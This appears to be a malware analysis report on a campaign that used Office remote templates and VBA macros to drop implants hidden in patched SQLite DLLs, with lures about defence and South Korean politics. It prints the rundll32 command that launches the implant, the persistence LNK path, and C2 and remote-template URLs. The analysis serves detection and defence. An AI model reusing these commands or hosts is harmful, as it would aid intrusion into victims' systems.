000000B8	51	30	4A	70	57	6C	4E	43	Q0JpWlNC
000000C0	65	57	52	58	4E	47	64	68	eWRXNGdh
000000C8	56	7A	52	6E	55	6B	55	35	VzRnUkU5
000000D0	56	45	6C	48	4D	58	5A	61	VElHMXZa
000000D8	52	31	56	31	52	46	45	77	R1V1RFEw
000000E0	53	30	70	42	51	55	46	42	S0pBQUFB

Offset	0	1	2	3	4	5	6	7	Ascii
00000000	4D	5A	90	00	03	00	00	00	MZ......
00000008	04	00	00	00	FF	FF	00	00	....
00000010	B8	00	00	00	00	00	00	00	....
00000018	40	00	00	00	00	00	00	00	@.......
00000020	00	00	00	00	00	00	00	00	....
00000028	00	00	00	00	00	00	00	00	....
00000030	00	00	00	00	00	00	00	00	....
00000038	00	00	00	00	F8	00	00	00	....
00000040	0E	1F	BA	0E	00	B4	09	CD	....
00000048	21	B8	01	4C	CD	21	54	68	!..L.!Th
00000050	69	73	20	70	72	6F	67	72	is.progr
00000058	61	6D	20	63	61	6E	6E	6F	am.canno
00000060	74	20	62	65	20	72	75	6E	t.be.run
00000068	20	69	6E	20	44	4F	53	20	.in.DOS.
00000070	6D	6F	64	65	2E	0D	0D	0A	mode....
00000078	24	00	00	00	00	00	00	00	$.......
00000080	8E	D2	7C	A4	CA	B3	12	F7	..|.....
00000088	CA	B3	12	F7	CA	B3	12	F7	....
00000090	8C	E2	F3	F7	F9	B3	12	F7	....
00000098	8C	E2	F2	F7	0F	B3	12	F7	....
000000A0	8C	E2	CD	F7	C5	B3	12	F7	....
000000A8	17	4C	DC	F7	C8	B3	12	F7	.L......
000000B0	17	4C	C2	F7	CB	B3	12	F7	.L......
000000B8	17	4C	D9	F7	C7	B3	12	F7	.L......
000000C0	CA	B3	13	F7	77	B3	12	F7	....w...
000000C8	C9	CB	F7	F7	C0	B3	12	F7	....
000000D0	C9	CB	CE	F7	CB	B3	12	F7	....
000000D8	C7	E1	C9	F7	CB	B3	12	F7	....
000000E0	C9	CB	CC	F7	CB	B3	12	F7	....

Implant DLLs encoded in UserForm1


From our analysis, we could verify how the DLLs used in the third stage were legitimate software with a malicious implant inside that would be enabled every time a specific function was called with a set of parameters.

Analyzing the sample statically, it was possible to extract the legitimate software used to store the implant, for example, one of the DLL files extracted from the DOTM files was a patched SQLITE library. If we compare the original library within the extracted DLL, we can spot lot of similarities across the two samples:



Legitimate library to the left, malicious library to the right

As mentioned, the patched DLL and the original SQLITE library share a lot of code:



Line	Address	Name	Address 2	Name 2	Ratio	BBlocks 1	BBlocks 2	Description
00219	1003162d	sub_1003162D	609059e2	sub_609059E2	0.892	7	7	Same rare KOKA hash
00222	1003fa57	sub_1003FA57	60910203	sub_60910203	0.890	9	9	Same rare KOKA hash
00195	10052f9f	sub_10052F9F	609501fc	sub_609501FC	0.885	9	9	Same rare KOKA hash
00180	1000f723	sub_1000F723	60925d97	sub_60925D97	0.883	4	4	Same KOKA hash and constants
00199	100161aa	sub_100161AA	60903fd0	sub_60903FD0	0.883	6	6	Same rare KOKA hash
00201	1003ec64	sub_1003EC64	609117a4	sub_609117A4	0.880	7	7	Import names hash
00198	10020dd9	sub_10020DD9	6093e622	sub_6093E622	0.877	9	9	Same rare KOKA hash
00208	10009347	sub_10009347	609016ae	sub_609016AE	0.877	9	9	Same rare KOKA hash
00183	1001a799	sub_1001A799	6090b309	sub_6090B309	0.873	11	11	Same rare MD Index
00179	1003f0bb	sub_1003F0BB	6091c87f	sub_6091C87F	0.867	4	4	Same KOKA hash and constants
00181	100201f9	sub_100201F9	6092d7ac	sub_6092D7AC	0.863	9	9	Same rare KOKA hash
00182	100201f9	sub_100201F9	6092d7ac	sub_6092D7AC	0.863	9	9	Same KOKA hash and constants
00202	1005530a	sub_1005530A	6090704c	sub_6090704C	0.863	6	6	Same rare KOKA hash
00007	10018909	sqlite3_enable_shared_cache	609044a7	sqlite3_enable_shared_cache	0.860	1	1	Perfect match, same name
00193	10017515	sub_10017515	60924619	sub_60924619	0.858	8	8	Same MD Index and constants
00185	100168be	sub_100168BE	60923bf1	sub_60923BF1	0.848	12	12	Same rare MD Index
00197	1001a81f	sub_1001A81F	60904a22	sub_60904A22	0.848	6	6	Import names hash
00189	1001a6fe	sub_1001A6FE	609109de	sub_609109DE	0.845	5	5	Same MD Index and constants
00191	10020111	sub_10020111	609193f0	sub_609193F0	0.845	8	8	Same MD Index and constants
00272	1003cdd3	sub_1003CDD3	6095bcfb	sub_6095BCFB	0.843	5	5	Same rare constant
00213	10032de4	sub_10032DE4	6091d06e	sub_6091D06E	0.840	6	6	Same rare KOKA hash
00186	10031c59	sub_10031C59	609203dc	sub_609203DC	0.838	3	3	Same MD Index and constants
00188	10055562	sub_10055562	6095e19d	sub_6095E19D	0.835	12	12	Same rare MD Index
00214	1000ced0	sub_1000CED0	60901f53	sub_60901F53	0.835	9	9	Same rare KOKA hash
00008	1002170a	sqlite3_backup_remaining	60904ace	sqlite3_backup_remaining	0.830	1	1	Perfect match, same name
00009	10021715	sqlite3_backup_pagecount	60904ad9	sqlite3_backup_pagecount	0.830	1	1	Perfect match, same name
00045	10065f93	sqlite3_db_mutex	6090820d	sqlite3_db_mutex	0.830	1	1	Perfect match, same name
00187	100095b5	sub_100095B5	609014b1	sub_609014B1	0.815	3	3	Same MD Index and constants
00016	10026878	sqlite3_user_data	60905551	sqlite3_user_data	0.710	1	1	Perfect match, same name
00110	10026b72	sqlite3_column_int64	6091d4c2	sqlite3_column_int64	0.680	1	1	Perfect match, same name
00048	100662ca	sqlite3_changes	609082e7	sqlite3_changes	0.670	1	1	Perfect match, same name
00049	100662d5	sqlite3_total_changes	609082f2	sqlite3_total_changes	0.670	1	1	Perfect match, same name
00052	1006693f	sqlite3_interrupt	60908569	sqlite3_interrupt	0.670	1	1	Perfect match, same name
00062	10067e91	sqlite3_get_autocommit	60908830	sqlite3_get_autocommit	0.670	1	1	Perfect match, same name
00013	10026161	sqlite3_value_type	60905501	sqlite3_value_type	0.620	1	1	Perfect match, same name
00017	10026886	sqlite3_context_db_handle	6090555e	sqlite3_context_db_handle	0.620	1	1	Perfect match, same name
00108	10026c2c	sqlite3_column_type	6091d433	sqlite3_column_type	0.610	1	1	Perfect match, same name
00021	10026a21	sqlite3_data_count	609055b9	sqlite3_data_count	0.600	4	4	Perfect match, same name
00217	1004f2c0	sub_1004F2C0	609208a3	sub_609208A3	0.590	10	10	Same constants
00000	1006870f	sqlite3_compileoption_get	60901200	sqlite3_compileoption_get	0.580	3	3	Perfect match, same name
00020	10026a0a	sqlite3_column_count	609055a7	sqlite3_column_count	0.580	3	3	Perfect match, same name
00032	100272a5	sqlite3_bind_parameter_count	6090576b	sqlite3_bind_parameter_count	0.580	3	3	Perfect match, same name
00034	100273dc	sqlite3_db_handle	609057a7	sqlite3_db_handle	0.580	3	3	Perfect match, same name

Both DLLs share a lot of code internally

The first DLL stage needs certain parameters in order to be enabled and launched in the system. The macro code of the Office files we analyzed, contained part of these parameters:

```
Line #141:
        Ld orgDocPath
        LitStr 0x0020 "S-6-38-4412-76700627-315277-3247"
        LitStr 0x0002 "43"
```

Information found in the pcode of the document

The data found in the VBA macro had the following details:

- 32-bit keys that mimic a Windows SID
  - The first parameter belongs to the decryption key used to start the malicious activity.
  - This could be chosen by the author to make the value more realistic
- Campaign ID

DLL Workflow

The analysis of the DLL extracted from the ‘docm’ files (the 2nd stage of the infection) revealed the existence of two types of operation for these DLLs:

DLL direct execution:

The DLL unpacks a new payload in the system.

Drive-by DLLs:

The DLL downloads a new DLL implant from a remote server delivering an additional DLL payload into the system.

For both methods, the implant starts collecting the target information and then contacts the command and control (C2) server

We focused our analysis into the DLLs files that are unpacked into the system.

Implant Analysis

The DLL implant will be executed after the user interacts by opening the Office file. As we explained, the p-code of the VBA macro contains parts of the parameters needed to execute the implant into the system.

The new DLL implant file will be unpacked (depending of the campaign ID) inside a folder inside the AppData folder of the user in execution:

```
C:\Users\user\AppData\Local\Microsoft\Notice\wsdts.db
```

The DLL file, must be launched with 5 different parameters if we want to observe the malicious connection within the C2 domain; in our analysis we observed how the DLL was launched with the following command line:


```
C:\Windows\System32\rundll32.exe “C:\Users\user\AppData\Local\Microsoft\Notice\wsdts.db”, sqlite3_steps S-6-81-3811-75432205-060098-6872 0 0 61 1
```

The required parameters to launch the malicious implant are:

Parameter number	Description
1	Decryption key
2	Unused value, hardcoded in the DLL
3	Unused value, hardcoded in the DLL
4	Campaign identifier
5	Unused value, hardcoded in the DLL

As we explained, the implants are patched SQLITE files and that is why we could find additional functions that are used to launch the malicious implant, executing the binary with certain parameters. It is necessary to use a specific export ‘sqlite3_steps’ plus the parameters mentioned before.

Analyzing the code statically we could observe that the payload only checks 2 of these 5 parameters but all of them must be present in order to execute the implant:



sqlite malicious function

Phase Three: Network Evasion Techniques


Attackers are always trying to remain undetected in their intrusions which is why it is common to observe techniques such as mimicking the same User-Agent that is present in the system, in order to remain under the radar. Using the same User-Agent string from the victim's web browser configurations, for example, will help avoid network-based detection systems from flagging outgoing traffic as suspicious. In this case, we observed how, through the use of the Windows API ObtainUserAgentString, the attacker obtained the User-Agent and used the value to connect to the command and control server:

Time & API	Arguments	Status	Return	Repeated
June 14, 2020, 2:59 p.m. **ObtainUserAgentString**	option: 0 user_agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.3)	success	0	0
June 14, 2020, 2:59 p.m. **InternetOpenW**	proxy_name: proxy_bypass: flags: 0 user_agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.3) access_type: 0	success	13369348	0
June 14, 2020, 2:59 p.m. **InternetSetOptionA**	option: 2 (INTERNET_OPTION_CONNECT_TIMEOUT) internet_handle: 0x00cc0004	success	1	0
June 14, 2020, 2:59 p.m. **InternetSetOptionA**	option: 5 (INTERNET_OPTION_CONTROL_SEND_TIMEOUT) internet_handle: 0x00cc0004	success	1	0
June 14, 2020, 2:59 p.m. **InternetSetOptionA**	option: 6 (INTERNET_OPTION_CONTROL_RECEIVE_TIMEOUT) internet_handle: 0x00cc0004	success	1	0
June 14, 2020, 2:59 p.m. **DeleteUrlCacheEntryW**	url: https://www.astedams.it/newsl/offerte-news.asp	failed	0	0
June 14, 2020, 2:59 p.m. **InternetCrackUrlW**	url: https://www.astedams.it/newsl/offerte-news.asp flags: 0	success	1	0
June 14, 2020, 2:59 p.m. **InternetConnectW**	username: service: 3 hostname: www.astedams.it internet_handle: 0x00cc0004 flags: 0 password: port: 443	success	13369352	0
June 14, 2020, 2:59 p.m. **HttpOpenRequestW**	connect_handle: 0x00cc0008 http_version: HTTP/1.0 flags: 82313728 http_method: POST referer: path: /newsl/offerte-news.asp	success	13369356	0

If the implant cannot detect the User-Agent in the system, it will use the default Mozilla User-Agent instead:

```
.rdata:10090D61 aBcdefghijklmno_0 db 'BCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/',0
.rdata:10090DA1                   align 4
.rdata:10090DA4 aMozilla:                               ; DATA XREF: sub_10005B58:loc_10005C4F↑o
.rdata:10090DA4                   text "UTF-16LE", 'Mozilla',0
.rdata:10090DB4 ; const WCHAR szVersion
.rdata:10090DB4 szVersion:                              ; DATA XREF: sub_10005B58+28B↑o
.rdata:10090DB4                   text "UTF-16LE", 'HTTP/1.0',0
.rdata:10090DC6                   align 4
.rdata:10090DC8 ; const WCHAR szVerb
.rdata:10090DC8 szVerb:                                 ; DATA XREF: sub_10005B58+293↑o
.rdata:10090DC8                   text "UTF-16LE", 'POST',0
.rdata:10090DD2                   align 4
.rdata:10090DD4 aConnectionKeep:                        ; DATA XREF: sub_10005E35+66↑o
.rdata:10090DD4                   text "UTF-16LE", 'Connection: Keep-Alive',0
.rdata:10090E02                   align 4
.rdata:10090E04 aCacheControlNo:                        ; DATA XREF: sub_10005E35:loc_10005EC9↑o
.rdata:10090E04                   text "UTF-16LE", 'Cache-Control: no-cache',0
.rdata:10090E34 aAccept:                                ; DATA XREF: sub_10005E35+BD↑o
.rdata:10090E34                   text "UTF-16LE", 'Accept: */*',0
.rdata:10090E4C                   align 10h
.rdata:10090E50 aContentTypeApp:                        ; DATA XREF: sub_10005E35+E6↑o
.rdata:10090E50                   text "UTF-16LE", 'Content-Type: application/x-www-form-urlencoded',0
.rdata:10090EB0 ; wchar_t aContentLengthD
.rdata:10090EB0 aContentLengthD:                        ; DATA XREF: sub_10005E35+11D↑o
.rdata:10090EB0                   text "UTF-16LE", 'Content-Length: %d',0
.rdata:10090ED6                   db    0
```

Running the sample dynamically and intercepting the TLS traffic, we could see the connection to the command and control server:



Unfortunately, during our analysis, the C2 was not active which limited our ability for further analysis.

The data sent to the C2 channel contains the following information:

Parameter	Description

C2	C2 configured for that campaign
ned	Campaign identifier
key 1	AES key used to communicate with the C2
key 2	AES key used to communicate with the C2
sample identifier	Sample identifier sent to the C2 server
gl	Size value sent to the C2 server
hl	Unknown parameter always set to 0

We could find at least 5 different campaign IDs in our analysis, which suggests that the analysis in this document is merely the tip of the iceberg:

Dotx file	Campaign ID
61.dotm	0
17.dotm	17
43.dotm	43
83878C91171338902E0FE0FB97A8C47A.dotm	204
******_dds_log**	100


Phase Four: Persistence

In our analysis we could observe how the adversary ensures persistence by delivering an LNK file into the startup folder

The value of this persistent LNK file is hardcoded inside every sample:

```
0x1800d9e8c      or      eax, 0xa00 ; 2560 ; eax=0xa00 ; sf=0x0 ; zf=0x0 ; pf=0x1 ; of=0x0 ; cf=0x0
0x1800d9e91      add     byte [rax], al ; of=0x0 ; sf=0x1 ; zf=0x0 ; cf=0x0 ; pf=0x1
0x1800d9e93      add     byte [rax], cl ; of=0x0 ; sf=0x1 ; zf=0x0 ; cf=0x0 ; pf=0x1
;-- str.HCNUO:
0x1800d9e94          .string "HCNUO" ; len=24
;-- str.s___dGB_Fr_Of__dGB:
0x1800d9eac          .string "\t%s\t%dGB Fr Of %dGB\r\n" ; len=44
;-- str.s_____s_________s_s:
0x1800d9ed8          .string "%s \\ %s\r\n\r\n%s%s" ; len=32
;-- str.s_____s_________s:
0x1800d9ef8          .string "%s \\ %s\r\n\r\n%s" ; len=28
0x1800d9f14      add     byte [rax], al ; of=0x0 ; sf=0x1 ; zf=0x0 ; cf=0x0 ; pf=0x1
0x1800d9f16      add     byte [rax], al ; of=0x0 ; sf=0x1 ; zf=0x0 ; cf=0x0 ; pf=0x1
;-- str.s__d__s__s__s__d:
0x1800d9f18          .string "%s=%d&%s=%s&%s=%d" ; len=18
0x1800d9f2a      add     byte [rax], al ; of=0x0 ; sf=0x1 ; zf=0x0 ; cf=0x0 ; pf=0x1
0x1800d9f2c      add     byte [rax], al ; of=0x0 ; sf=0x1 ; zf=0x0 ; cf=0x0 ; pf=0x1
0x1800d9f2e      add     byte [rax], al ; of=0x0 ; sf=0x1 ; zf=0x0 ; cf=0x0 ; pf=0x1
;-- str.Roaming__Microsoft__Windows__Start_Menu__Programs__Startup__preview.lnk:
0x1800d9f30          .string "\\Roaming\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\preview.lnk" ; len=134
0x1800d9fb6      add     byte [rax], al ; of=0x0 ; sf=0x1 ; zf=0x0 ; cf=0x0 ; pf=0x1
;-- str.C:__Windows__System32:
0x1800d9fb8          .string "C:\\Windows\\System32" ; len=40
;-- str.preview:
0x1800d9fe0          .string "preview" ; len=16
;-- str.C:__Windows__System32___undll32.exe___s___sqlite3_steps__s_0_0__s_1:
0x1800d9ff0          .string "C:\\Windows\\System32\\rundll32.exe \"%s\", sqlite3_steps %s 0 0 %s 1" ; len=65
0x1800da031      add     byte [rax], al ; of=0x0 ; sf=0x1 ; zf=0x0 ; cf=0x0 ; pf=0x1
0x1800da033      add     byte [rax], al ; of=0x0 ; sf=0x1 ; zf=0x0 ; cf=0x0 ; pf=0x1
0x1800da035      add     byte [rax], al ; of=0x0 ; sf=0x1 ; zf=0x0 ; cf=0x0 ; pf=0x1
0x1800da037      add     byte [rdx], ah ; of=0x0 ; sf=0x0 ; zf=0x0 ; cf=0x1 ; pf=0x1
;-- str.s___sqlite3_steps__s_0_0__s_1:
0x1800da038          .string "\"%s\", sqlite3_steps %s 0 0 %s 1" ; len=32
;-- str.C:__Windows__System32___undll32.exe:
0x1800da058          .string "C:\\Windows\\System32\\rundll32.exe" ; len=33
0x1800da079      add     byte [rax], al ; of=0x0 ; sf=0x1 ; zf=0x0 ; cf=0x0 ; pf=0x1
0x1800da07b      add     byte [0x18080caaf], ah ; of=0x0 ; sf=0x0 ; zf=0x0 ; cf=0x1 ; pf=0x1
0x1800da081      add     byte [rax], al ; of=0x0 ; sf=0x1 ; zf=0x0 ; cf=0x0 ; pf=0x1
0x1800da083      add     byte [0x1cb0da0fc], ah ; of=0x0 ; sf=0x0 ; zf=0x0 ; cf=0x1 ; pf=0x1
0x1800da089      imul    eax, dword [rdx], 0x42694d ; eax=0x42694cffbd96b3
0x1800da090      imul    r8d, dword [r10], 0x424b ; r8d=0x424affffbdb5
0x1800da098      add     byte [rax], al ; of=0x0 ; sf=0x1 ; zf=0x0 ; cf=0x1 ; pf=0x1
0x1800da09c      add     byte [rax], al ; of=0x0 ; sf=0x1 ; zf=0x0 ; cf=0x1 ; pf=0x1
```

Dynamically, and through the Windows APIs NtCreateFile and NtWriteFile, the LNK is written in the startup folder. The LNK file contains the path to execute the DLL file with the required parameters.



Additional Lures: Relationship to 2020 Diplomatic and Political Campaign


Further investigation into the 2020 campaign activity revealed additional links indicating the adversary was using domestic South Korean politics as lures. The adversary created several documents in the Korean language using the same techniques as the ones seen in the defense industry lures. One notable document, with the title ***US-ROK Relations and Diplomatic Security*** in both Korean and English, appeared on 6 April 2020 with the document author JangSY.

US-ROK Relation and Diplomatic Security

The document was hosted on the file sharing site ***hxxps://web.opendrive.com/api/v1/download/file.json/MzBfMjA1Njc0ODhf?inline=0*** and contained an embedded link referring to a remote DOTM file hosted on another file sharing site (od.lk). The BASE64 coded value MzBfMjA1Njc0ODhf is a unique identifier for the user associated with the file sharing platform od.lk.

```
Target="https://od.lk/d/MzBfMjAlNjc0ODdf/pubmaterial.dotm" TargetMode="External"/>
```

A related document discovered with the title ***test.docx*** indicated that the adversary began testing these documents in early April 2020. This document contained the same content as the above but was designed to test the downloading of the remote template file by hosting it on a private IP address. The document that utilized pubmaterial.dotm for its remote template also made requests to the URL hxxp://saemaeul.mireene.com/skin/visit/basic/.



This domain (saemaeul.mireene.com) is connected to numerous other Korean language malicious documents that also appeared in 2020 including documents related to political or diplomatic relations. One such document (81249fe1b8869241374966335fd912c3e0e64827) was using the 21st National Assembly Election as part of the title, potentially indicating those interested in politics in South Korea were a target. For example, another document (16d421807502a0b2429160e0bd960fa57f37efc4) used the name of an individual, director Jae-chun Lee. It also shared the same metadata.

